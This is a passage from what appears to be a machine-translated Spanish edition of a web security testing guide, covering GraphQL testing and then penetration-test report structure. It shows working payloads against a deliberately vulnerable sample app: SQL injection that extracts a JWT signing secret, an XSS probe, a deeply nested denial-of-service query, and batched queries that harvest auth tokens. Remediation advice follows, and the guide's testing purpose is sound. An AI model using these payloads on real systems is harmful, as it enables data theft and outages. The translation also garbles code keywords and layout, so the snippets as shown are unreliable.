    enumValues(includeDeprecated: verdadero) {
        nombre
        descripción
        esDesaprobado
        desaprobaciónRazón
    }
    tipos posibles
        { ...TypeRef
    }
}
fragmento InputValue en __InputValue {
    nombre
    tipo de descripción
    {...TypeRef

    }
    valor por defecto
}
fragmento TypeRef en __Type {
    amable
    nombre
    de tipo { tipo

        nombre
        de tipo { tipo

            nombre
            de tipo { tipo

                nombre
                de tipo { tipo

                    nombre
                    de tipo { tipo

                        nombre
                        de tipo {
```

Machine Translated by Google


```
                    amable
                    nombre
                    de tipo
                      { tipo
                        nombre
                    }
                  }
                }
              }
            }
          }
        }
      }
}
```

El resultado suele ser muy largo (y por eso se ha acortado aquí) y contendrá el esquema completo de la implementación de GraphQL.

Respuesta:

```
{
  "datos":
    { "__schema":
      { "queryType":
        { "nombre":

      "Consulta" }, "mutationType": {
        "nombre": "Mutación"
      },
      "Tipo de suscripción": {
        "nombre": "Suscripción" },

      "tipos": [ {

            "kind": "ENUM",
            "name": "__TypeKind",
            "description": "Una enumeración que describe qué tipo de tipo es un __Type determinado", "fields":
            null, "inputFields":
            null, "interfaces": nulo,
            "enumValues": [ {


                "name": "SCALAR",
                "description": "Indica que este tipo es un escalar.", "isDeprecated":
                false, "deprecationReason":
                null }, {


                "nombre": "OBJETO",
                "descripción": "Indica que este tipo es un objeto. Los `campos` y las `interfaces` son válidos
campos.",
                "isDeprecated": falso,
                "deprecationReason": nulo }, {


                "name": "INTERFACE",
                "description": "Indica que este tipo es una interfaz. `fields` y `possibleTypes` son campos válidos.", "isDeprecated":
false,
      "deprecationReason": null }, {



                "name": "UNION",
                "description": "Indica que este tipo es una unión. `possibleTypes` es un campo válido.", "isDeprecated": false,
                "deprecationReason": null }, ],
```

Machine Translated by Google


```
                "tipos posibles": nulo
            }
        ]
    }
  }
}
```

Una herramienta como GraphQL Voyager se puede utilizar para comprender mejor el punto final GraphQL:




Figura 12.1-1: GraphQL Voyager

Esta herramienta crea una representación de diagrama de entidad-relación (ERD) del esquema GraphQL, lo que le permite ver mejor las partes móviles del sistema que está probando. Extraer información del dibujo le permite ver que puede consultar la tabla Perro, por ejemplo. También muestra qué propiedades tiene un Perro:

- —
- nombre
- veterinario (identificación)

Hay una desventaja al utilizar este método: GraphQL Voyager no muestra todo lo que se puede hacer con GraphQL. Por ejemplo, las mutaciones disponibles no aparecen en el dibujo de arriba. Una mejor estrategia sería utilizar tanto la Voyager como uno de los métodos que se enumeran a continuación.

Usando GraphiQL

GraphiQL es un IDE basado en web para GraphQL. Es parte del proyecto GraphQL y se utiliza principalmente con fines de depuración o desarrollo. La mejor práctica es no permitir que los usuarios accedan a él en implementaciones de producción. Si está probando un entorno de prueba, es posible que tenga acceso a él y, por lo tanto, pueda ahorrar algo de tiempo al trabajar con consultas de introspección (aunque, por supuesto, puede usar la introspección en la interfaz GraphiQL).

GraphiQL tiene una sección de documentación, que utiliza los datos del esquema para crear un documento de la instancia de GraphQL que se está utilizando. Este documento contiene los tipos de datos, las mutaciones y básicamente toda la información que se puede extraer mediante la introspección.

Usando el patio de juegos GraphQL

Área de juegos GraphQL es un cliente GraphQL. Se puede utilizar para probar diferentes consultas, así como para dividir los IDE de GraphQL en diferentes áreas de juego y agruparlos por tema o asignándoles un nombre. Al igual que GraphiQL, Playground puede crear documentación para usted sin la necesidad de enviar manualmente consultas de introspección y procesar las respuestas. Tiene otra gran ventaja: no necesita que la interfaz GraphiQL esté disponible. Puede dirigir la herramienta al nodo GraphQL a través de una URL o usarla localmente con un archivo de datos. GraphQL Playground se puede utilizar para probar vulnerabilidades directamente, por lo que no es necesario utilizar un proxy personal para enviar solicitudes HTTP. Esto significa que puede utilizar esta herramienta para una interacción sencilla y una evaluación de GraphQL. Para otras cargas útiles más avanzadas, utilice un proxy personal.

Tenga en cuenta que, en algunos casos, deberá configurar los encabezados HTTP en la parte inferior para incluir el ID de sesión u otro mecanismo de autenticación. Esto aún permite crear múltiples "IDE" con diferentes permisos para verificar si hay en

Machine Translated by Google

cuestiones de autorización de hechos.




Figura 12.1-2: Documentos de la API de alto nivel de GraphQL Playground




Figura 12.1-3: Esquema de API GraphQL Playground

Incluso puedes descargar los esquemas para usarlos en Voyager.

Machine Translated by Google

Conclusión de la introspección

La introspección es una herramienta útil que permite a los usuarios obtener más información sobre la implementación de GraphQL. Sin embargo, esto también permitirá que usuarios malintencionados obtengan acceso a la misma información. La mejor práctica es limitar el acceso a las consultas de introspección, ya que algunas herramientas o solicitudes pueden fallar si esta función se desactiva por completo. Como GraphQL generalmente conecta con las API de back-end del sistema, es mejor imponer un control de acceso estricto.

Autorización

La introspección es el primer lugar para buscar problemas de autorización. Como se señaló, el acceso a la introspección debe restringirse ya que permite la extracción y recopilación de datos. Una vez que un evaluador tiene acceso al esquema y conoce la información confidencial que debe extraer, debe enviar consultas que no se bloquearán debido a privilegios insuficientes. GraphQL no aplica permisos de forma predeterminada, por lo que depende de la aplicación realizar la aplicación de autorización.

En los ejemplos anteriores, el resultado de la consulta de introspección muestra que hay una consulta llamada auth . Este parece un buen lugar para extraer información confidencial como tokens API, contraseñas, etc.




Figura 12.1-4: API de consulta de autenticación GraphQL

La prueba de la implementación de la autorización varía de una implementación a otra, ya que cada esquema tendrá información confidencial diferente y, por lo tanto, diferentes objetivos en los que centrarse.

En este ejemplo vulnerable, cada usuario (incluso los no autenticados) puede obtener acceso a los tokens de autenticación de cada veterinario que figura en la base de datos. Estos tokens se pueden usar para realizar acciones adicionales que permite el esquema, como asociar o desasociar un perro de cualquier veterinario específico mediante mutaciones, incluso si no hay ningún token de autenticación coincidente para el veterinario en la solicitud.

A continuación se muestra un ejemplo en el que el evaluador utiliza un token extraído que no le pertenece para realizar una acción como veterinario. “Benoit”:

```
consulta rotoAccessControl {

myInfo(accessToken:"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhdWQiOiJwb2MiLCJzdWIiOiJKdWxpZW4iLCJpc3M
iOiJBdXRoU3lzdGVtIiwiZXhwIjoxNjAzMjkxMDE2fQ.r3r0hRX _t7YLiZ2c2NronQ0eJp8fSs-sOUpLyK844ew", veterinarioId: 2)
{ id, nombre, perros {

            nombre
        }
    }
}
```

Y la respuesta:

```
{
    "datos":
        { "miInfo": {
```

Machine Translated by Google


```
            "id": 2,
            "nombre": "Benoit",
            "perros": [ {

                "nombre": "Babou"
            },
            {
                "nombre": "Baboune"
            },
            {
                "nombre": "Babilonia" }, {


                "nombre": "..."
            }
        ]
    }
  }
}
```

Todos los perros de la lista pertenecen a Benoit y no al propietario del token de autenticación. Es posible realizar este tipo de acción cuando no se implementa la aplicación adecuada de la autorización.

Inyección

GraphQL es la implementación de la capa API de una aplicación y, como tal, generalmente reenvía las solicitudes a una API de back-end o a la base de datos directamente. Esto le permite utilizar cualquier vulnerabilidad subyacente, como inyección de SQL, inyección de comandos, secuencias de comandos entre sitios, etc. El uso de GraphQL simplemente cambia el punto de entrada de la carga maliciosa.

Puede consultar otros escenarios en la guía de pruebas de OWASP para obtener algunas ideas.

GraphQL también tiene escalares, que generalmente se usan para tipos de datos personalizados que no tienen tipos de datos nativos, como DateTime. Estos tipos de datos no cuentan con una validación inmediata, lo que los convierte en buenos candidatos para realizar pruebas.

Inyección SQL

La aplicación de ejemplo es vulnerable por diseño en la consulta `dogs(namePrefix: String, limit: Int = 500): [Dog!]` ya que el parámetro `namePrefix` está concatenado en la consulta SQL. La concatenación de entradas de usuario es una mala práctica común de las aplicaciones que puede exponerlas a la inyección de SQL.

La siguiente consulta extrae información de la tabla `CONFIG` dentro de la base de datos:

```
consulta sqli
    { dogs(namePrefix: "ab%' UNION ALL SELECT 50 COMO ID, C.CFGVALUE COMO NOMBRE, NULL COMO VETERINARY_ID FROM
¿CONFIGURAR LÍMITE C? -- ", límite: 1000) {
        ——
        nombre
    }
}
```

La respuesta a esta consulta es:

```
{
    "datos":
        { "perros": [ {

            "id": 1,
            "nombre": "Abi"
        },
        {
            "id": 2,
            "nombre": "Abime"
```

Machine Translated by Google


```
            },
            {
                "id": 3,
                "nombre": "..."
            },
            {
                "id": 50,
                "nombre": "$Nf!S?(.}DtV2~:Txw6:?;D!M+Z34^"
            }
        ]
    }
}
```

La consulta contiene el secreto que firma los JWT en la aplicación de ejemplo, que es información muy confidencial.

Para saber qué buscar en cualquier aplicación en particular, será útil recopilar información sobre cómo se construye la aplicación y cómo se organizan las tablas de la base de datos. También puedes utilizar herramientas como sqlmap para buscar rutas de inyección e incluso automatizar la extracción de datos de la base de datos.

Secuencias de comandos entre sitios (XSS)

Las secuencias de comandos entre sitios ocurren cuando un atacante inyecta código ejecutable que posteriormente ejecuta el navegador. Obtenga más información sobre las pruebas para XSS en el capítulo Validación de entradas . Puede probar el XSS reflejado utilizando una carga útil de Prueba de secuencias de comandos entre sitios reflejados.

En este ejemplo, los errores pueden reflejar la entrada y provocar que se produzca XSS.

Carga útil:

```
consulta xss
    { myInfo(veterinaryId:"<script>alert('1')</script>" ,accessToken:"<script>alert('1')</script>") {
        ___
        nombre
    }
}
```

Respuesta:

```
{
    "datos": nulo,
    "errores": [ {

            "message": "Error de validación de tipo WrongType: argumento 'veterinaryId' con valor
'StringValue{value='<script>alert('1')</script>'}' no es un 'Int' @ 'myInfo' válido",
            "ubicaciones": [ {

                    "línea": 2,
                    "columna": 10,
                    "nombrefuente": nulo


            } ], "descripción": "argumento 'veterinaryId' con valor 'StringValue{value='<script>alert('1')
</script>'}' no es un 'Int' válido",
            "validationErrorType": "WrongType", "queryPath":
            [ "myInfo" ],
                "errorType":

            "ValidationError", "extensiones": nulo, "ruta":
            nulo

        }
```

Machine Translated by Google


```
    ]
}
```

Consultas de denegación de servicio (DoS)

GraphQL expone una interfaz muy simple para permitir a los desarrolladores utilizar consultas y objetos anidados. Esta capacidad también se puede utilizar de forma maliciosa, llamando a una consulta anidada profunda similar a una función recursiva y provocando una denegación de servicio al consumir CPU, memoria u otros recursos informáticos.

Mirando nuevamente la Figura 12.1-1, puede ver que es posible crear un bucle donde un objeto Perro contiene un objeto Veterinario. Podría haber una cantidad infinita de objetos anidados.

Esto permite realizar una consulta profunda que tiene el potencial de sobrecargar la aplicación:

```
consulta dos
  { todos los perros (solo gratis: falso, límite: 1000000) {
    identificación
    nombre
    veterinario
      {identificación
      nombre
      perros
        {identificación
        nombre
        veterinario
          {identificación
          nombre
          perros
            {identificación
            nombre
            veterinario
              {identificación
              nombre
              perros
                {identificación
                nombre
                veterinario
                  {identificación
                  nombre
                  perros
                    {identificación
                    nombre
                    veterinario
                      {identificación
                      nombre
                      perros
                        {identificación
                        nombre
                      }
                    }
                  }
                }
              }
            }
          }
        }
      }
    }
  }
}
```

Existen varias medidas de seguridad que se pueden implementar para evitar este tipo de consultas, que se enumeran en la sección Solución. Las consultas abusivas pueden causar problemas como DoS para implementaciones de GraphQL y deben incluirse en las pruebas.

Machine Translated by Google

Ataques por lotes

GraphQL admite el procesamiento por lotes de múltiples consultas en una sola solicitud. Esto permite a los usuarios solicitar múltiples objetos o múltiples instancias de objetos de manera eficiente. Sin embargo, un atacante puede utilizar esta funcionalidad para realizar un ataque por lotes. Enviar más de una consulta en una solicitud se parece a lo siguiente:

```
[
  {
    consulta: <consulta 0>,
    variables: <variables para consulta 0>, }, {


    consulta: <consulta 1>,
    variables: <variables para consulta 1>, }, {


    consulta: <consulta n>
    variables: <variables para consulta n>,
  }
]
```

En la aplicación de ejemplo, se puede enviar una única solicitud para extraer todos los nombres de los veterinarios utilizando el ID adivinable (es un número entero creciente). Luego, un atacante puede utilizar los nombres para obtener tokens de acceso. En lugar de hacerlo en muchas solicitudes, que podrían estar bloqueadas por una medida de seguridad de la red como un firewall de aplicaciones web o un limitador de velocidad como Nginx, estas solicitudes pueden agruparse. Esto significa que solo habrá un par de solicitudes, lo que puede permitir una fuerza bruta eficiente sin ser detectado. A continuación se muestra una consulta de ejemplo:

```
consulta {
  Veterinario(id: "1") {
    nombre

  } segundo: Veterinario (id: "2") {
    nombre

  } tercero: Veterinario (id: "3") {
    nombre
  }
}
```

Esto proporcionará al atacante los nombres de los veterinarios y, como se mostró antes, los nombres se pueden usar para realizar múltiples consultas solicitando los tokens de autenticación de esos veterinarios. Por ejemplo:

```
consulta
  {auth(nombreveterinario: "Julien")
  segundo: autenticación(nombreveterinario:"Benoit")
}
```

Los ataques por lotes se pueden utilizar para eludir muchas medidas de seguridad impuestas en los sitios web. También se puede utilizar para enumerar objetos e intentar realizar una autenticación multifactor de fuerza bruta u otra información confidencial.

Mensaje de error detallado

GraphQL puede encontrar errores inesperados durante el tiempo de ejecución. Cuando se produce un error de este tipo, el servidor puede enviar una respuesta de error que puede revelar detalles del error interno o configuraciones o datos de la aplicación. Esto permite que un usuario malintencionado adquiera más información sobre la aplicación. Como parte de las pruebas, los mensajes de error deben verificarse enviando datos inesperados, un proceso conocido como fuzzing. Se deben buscar en las respuestas información potencialmente confidencial que pueda revelarse utilizando esta técnica.

Machine Translated by Google

Exposición de la API subyacente

GraphQL es una tecnología relativamente nueva y algunas aplicaciones están pasando de las API antiguas a GraphQL. En muchos casos, GraphQL se implementa como una API estándar que traduce las solicitudes (enviadas mediante la sintaxis de GraphQL) a una API subyacente, así como las respuestas. Si las solicitudes a la API subyacente no se verifican adecuadamente para obtener autorización, podría dar lugar a una posible escalada de privilegios.

Por ejemplo, una solicitud que contiene el parámetro `id=1/delete` podría interpretarse como `/api/users/1/delete` . Esto podría extenderse a la manipulación de otros recursos pertenecientes a `user=1` . También es posible que se interprete que la solicitud tiene la autorización otorgada al nodo GraphQL, en lugar del verdadero solicitante.

Un evaluador debe intentar obtener acceso a los métodos API subyacentes, ya que es posible escalar privilegios.

Remediación

- Restringir el acceso a consultas de introspección.
- Implementar la validación de entrada.
  - GraphQL no tiene una forma nativa de validar la entrada; sin embargo, existe un proyecto de código abierto llamado "graphql-constraint-directive" lo que permite la validación de entradas como parte de la definición del esquema.
  - La validación de entradas por sí sola es útil, pero no es una solución completa y se deben tomar medidas adicionales para mitigar los ataques de inyección.
- Implementar medidas de seguridad para evitar consultas abusivas.
  - Tiempos de espera: restringe la cantidad de tiempo que se permite ejecutar una consulta.
  - Profundidad máxima de consulta: limite la profundidad de las consultas permitidas, lo que puede evitar que las consultas demasiado profundas abusen de los recursos.
  - Establezca la complejidad máxima de las consultas: limite la complejidad de las consultas para mitigar el abuso de los recursos GraphQL.
  - Utilice la limitación basada en el tiempo del servidor: limite la cantidad de tiempo del servidor que un usuario puede consumir.
  - Utilice limitación basada en la complejidad de las consultas: limite la complejidad total de las consultas que un usuario puede consumir.
- Enviar mensajes de error genéricos: utilice mensajes de error genéricos que no revelen detalles de la implementación.
- Mitigar los ataques por lotes:
  - Agregue limitación de tasa de solicitud de objetos en el código.
  - Evite el procesamiento por lotes de objetos sensibles.
  - Limite la cantidad de consultas que se pueden ejecutar al mismo tiempo.

Para obtener más información sobre cómo solucionar las debilidades de GraphQL, consulte la hoja de referencia de GraphQL.

Herramientas

- Área de juegos GraphQL
- GraphQL Voyager
- mapa sql
- InQL (Extensión de eructos)
- GraphQL Raider (extensión Burp)
- GraphQL (complemento para OWASP ZAP)

Referencias

- poc-graphql
- Sitio oficial de GraphQL
- Howtographql - Seguridad
- Directiva de restricciones GraphQL
- Pruebas del lado del cliente (XSS y otras vulnerabilidades)
- 5 vulnerabilidades de seguridad comunes de GraphQL
- Vulnerabilidades comunes de GraphQL y cómo explotarlas

Machine Translated by Google

- GraphQL CS

Machine Translated by Google

Informes

Realizar la parte técnica de la evaluación es sólo la mitad del proceso de evaluación general. El producto final es la producción de un informe bien escrito e informativo. Un informe debe ser fácil de entender y debe resaltar todos los riesgos encontrados durante la fase de evaluación. El informe debe atraer tanto a la dirección ejecutiva como al personal técnico.

Acerca de esta sección

Esta guía solo proporciona sugerencias sobre un posible enfoque para la presentación de informes y no debe tratarse como reglas estrictas que deban seguirse. Al considerar cualquiera de las recomendaciones a continuación, pregúntese siempre si la recomendación mejoraría su informe.

Esta guía para la presentación de informes es la mejor opción para los informes basados en consultoría. Puede ser excesivo para los informes internos o de recompensas por errores.

Independientemente de la audiencia, es recomendable proteger el informe y cifrarlo para garantizar que sólo la parte receptora pueda utilizarlo.

Un buen informe ayuda a su cliente a comprender sus hallazgos y resalta la calidad de sus pruebas técnicas. La calidad de las pruebas técnicas es completamente irrelevante si el cliente no puede entender sus hallazgos.

1. Introducción

1.1 Control de versiones

Establece cambios de informes, presentados principalmente en un formato de tabla como el siguiente.

Versión	Descripción	Fecha	Autor
1.0	Reporte inicial	DD/MM/AAAA	J. Doe

1.2 Tabla de contenidos

Una página de índice del documento.

1.3 El equipo

Una lista de los miembros del equipo que detalla su experiencia y calificaciones.

1.4 Alcance

Los límites y las necesidades del compromiso acordados con la organización.

1.5 Limitaciones

Las limitaciones pueden ser:

- Áreas prohibidas en relación con las pruebas.
- Funcionalidad rota.
- Falta de cooperacion.
- Falta de tiempo.
- Falta de acceso o credenciales.

1.6 Línea de tiempo

La duración del compromiso.

1.7 Descargo de responsabilidad

Machine Translated by Google

Es posible que desee proporcionar una exención de responsabilidad para su servicio. Consulte siempre a un profesional jurídico para crear un documento legalmente vinculante.

El siguiente ejemplo tiene únicamente fines ilustrativos. No debe utilizarse tal cual y no constituye asesoramiento legal.

Esta prueba es una evaluación de un "punto en el tiempo" y, como tal, el entorno podría haber cambiado desde que se realizó la prueba. No hay garantía de que se hayan identificado todos los posibles problemas de seguridad y de que se hayan descubierto nuevas vulnerabilidades desde que se realizaron las pruebas. Como tal, este informe sirve como documento guía y no como garantía de que proporcione una representación completa de los riesgos que amenazan a los sistemas en cuestión.

2. Resumen ejecutivo

Esto es como el discurso de presentación del informe, su objetivo es proporcionar a los ejecutivos:

- El objetivo de la prueba.
  - Describa la necesidad empresarial detrás de la prueba de seguridad.
  - Describa cómo las pruebas ayudaron a la organización a comprender sus sistemas.
- Hallazgos clave en un contexto empresarial, como posibles problemas de cumplimiento, daños a la reputación, etc. Céntrese en el impacto empresarial y omita los detalles técnicos por ahora.
- Las recomendaciones estratégicas sobre cómo la empresa puede evitar que los problemas vuelvan a ocurrir. Descríbalos en un contexto no técnico y deje de lado las recomendaciones técnicas específicas por ahora.

El resumen debe ser constructivo y significativo. Evite la jerga y la especulación negativa. Si se utilizan figuras, gráficos o ilustraciones, asegúrese de que ayuden a transmitir un mensaje de una manera más clara que el texto.

3. Hallazgos

Esta sección está dirigida al equipo técnico. Debe incluir toda la información necesaria para comprender la vulnerabilidad, replicarla y resolverla. La separación lógica puede ayudar a mejorar la legibilidad del informe. Por ejemplo, es posible que tenga secciones separadas tituladas "Acceso externo" y "Acceso interno".

Si se trata de una nueva prueba, puede crear una subsección que resuma los resultados de la prueba anterior, el estado actualizado de las vulnerabilidades identificadas previamente y cualquier referencia cruzada con la prueba actual.

3.1 Resumen de hallazgos

Una lista de los hallazgos con su nivel de riesgo. Se puede utilizar una mesa para facilitar el uso de ambos equipos.

Arábe. IDENTIFICACIÓN	Título	Nivel de riesgo
1	Omisión de autenticación de usuario	Alto

3.2 Detalles de los hallazgos

Cada hallazgo debe detallarse con la siguiente información:

- ID de referencia, que se puede utilizar para la comunicación entre las partes y para referencias cruzadas en todo el informe.
- El título de la vulnerabilidad, como "Omisión de autenticación de usuario".
- La probabilidad o explotabilidad del problema, en función de diversos factores como:
  - Qué fácil es explotar.
  - Si existe un código de explotación que funcione para ello.
  - El nivel de acceso requerido.
  - Motivación del atacante para explotarlo.
- El impacto de la vulnerabilidad en el sistema.
- Riesgo de vulnerabilidad en la aplicación.
  - Algunos valores sugeridos son: Informativo, Bajo, Medio, Alto y Crítico. Asegúrese de detallar los valores que decide utilizar en un apéndice. Esto permite al lector comprender cómo se determina cada puntuación.

Machine Translated by Google

    - En ciertos compromisos se requiere tener un CVSS puntaje. Si no es necesario, a veces es bueno tenerlo y otras veces simplemente añade complejidad al informe.
- Descripción detallada de cuál es la vulnerabilidad, cómo explotarla y el daño que puede resultar de su explotación. Cualquier dato posiblemente confidencial debe ocultarse, por ejemplo, contraseñas, información personal o datos de tarjetas de crédito.
- Pasos detallados sobre cómo remediar la vulnerabilidad, posibles mejoras que podrían ayudar a fortalecer la postura de seguridad y prácticas de seguridad faltantes.
- Recursos adicionales que podrían ayudar al lector a comprender la vulnerabilidad, como una imagen, un vídeo, un CVE, una guía externa, etc.

Formatee esta sección de la manera que mejor transmita su mensaje.

Asegúrese siempre de que sus descripciones proporcionen suficiente información para que el ingeniero que lea este informe pueda tomar medidas en función de él. Explique el hallazgo detalladamente y proporcione todos los detalles técnicos que sean necesarios para remediarlo.

Apéndices

Se pueden agregar múltiples apéndices, como:

- Metodología de prueba utilizada.
- Explicaciones de gravedad y calificación de riesgo.
- Resultados relevantes de las herramientas utilizadas.
    - Asegúrese de limpiar la salida y no simplemente desecharla.
- Una lista de verificación de todas las pruebas realizadas, como la lista de verificación WSTG. Estos se pueden proporcionar como archivos adjuntos al informe.

Referencias

Esta sección no forma parte del formato de informe sugerido. Los enlaces a continuación brindan más orientación para redactar sus informes.

- SANS: Consejos para crear un informe de evaluación de ciberseguridad sólido
- SANS: redacción de un informe de prueba de penetración
- Instituto Infosec: El arte de escribir informes de pruebas de penetración
- Dummies: cómo estructurar un informe de prueba de penetración
- Rhino Security Labs: cuatro cosas que todo informe de prueba de penetración debería tener

Machine Translated by Google

Apéndice

Apéndice A. Recurso de herramientas de prueba

Apéndice B. Lectura sugerida

Apéndice C. Vectores difusos

Apéndice D. Inyección codificada

Apéndice E. Historia

Apéndice F. Aprovechamiento de las herramientas de desarrollo

Machine Translated by Google

